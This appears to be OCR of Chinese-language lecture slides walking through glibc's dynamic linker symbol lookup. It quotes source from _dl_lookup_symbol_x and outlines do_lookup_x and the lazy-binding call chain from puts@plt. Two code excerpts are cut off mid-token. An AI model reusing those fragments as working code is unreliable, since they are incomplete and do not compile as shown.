
```
$ █ ...
    int protected = (*ref && ELFW(ST_VISIBILITY)((*ref)->st_other) == STV_PROTECTED);
    if (__glibc_unlikely(protected != 0))
    {
        if (type_class == ELF_RTYPE_CLASS_PLT)
        {
            if (current_value.s != NULL && current_value.m != undef_map)
            {
                current_value.s = *ref;
                current_value.m = undef_map;
            }
        }
        else { ... /* 以不同的 type_class 重新再找一次 */ }
    }

    if (__glibc_unlikely(current_value.m->l_type == lt_loaded)
        && (flags & DL_LOOKUP_ADD_DEPENDENCY) != 0
        && add_dependency(undef_map, current_value.m, flags) < 0)
        return _dl_lookup_symbol_x(undef_name, undef_map, ref,
                                   (flags & DL_LOOKUP_GSCOPE_LOCK)
                                       ? undef_map->l_scope
                                       : symbol_scope,
                                   version, type_class, flags, skip_map);

    if (__glibc_
        current_

    *ref = curre
    return curre
}
```

剛要調整 dependency 時 object 就已經被釋放，只能重新搜尋一次

$ DL lng

_dl_lookup_symbol_x part2


- 處理 symbol 的 visibility 為 protected 的情況
- 新增 object 的 dependency，且如果 reference 到剛剛才被 remove 掉的 object 就重來一次
- Mark link_map 為使用中並回傳



```
$ ▌ ...
    int protected = (*ref && ELFW(ST_VISIBILITY)((*ref)->st_other) == STV_PROTECTED);
    if (__glibc_unlikely(protected != 0))
    {
        if (type_class == ELF_RTYPE_CLASS_PLT)
        {
            if (current_value.s != NULL && current_value.m != undef_map)
            {
                current_value.s = *ref;
                current_value.m = undef_map;
            }
        }
        else { ... /* 以不同的 type_class 重新再找一次 */ }
    }

    if (__gl             e == lt_loaded)
        &&                 0
        &&               ue.m, flags) < 0)
        re               ndef_map, ref,
                         OOKUP_GSCOPE_LOCK)
                         ap->l_scope
                         scope,
                  version, type_class, flags, skip_map);

    if (__glibc_unlikely(current_value.m->l_used == 0))
        current_value.m->l_used = 1;

    *ref = current_value.s;
    return current_value.m;
  }
```

Mark link_map 正在使用，並回傳搜尋結果


$ DL Ing


puts@plt
_dl_runtime_resolve_xsavec
_dl_fixup
_dl_lookup_symbol_x
puts
do_lookup_x
Linker
Library
Executable

$ DL lng

do_lookup_x part1

- link_map 的狀態不合預期就 pass
  - Caller 指定要 pass
  - Binary 要解析外部 symbol，但是現在的 link_map 就是自己
  - link_map 已經被移除
  - Hash table 沒有 entry，代表沒有 symbol
- 將 section info 從 link_map 取出，存到 local variable

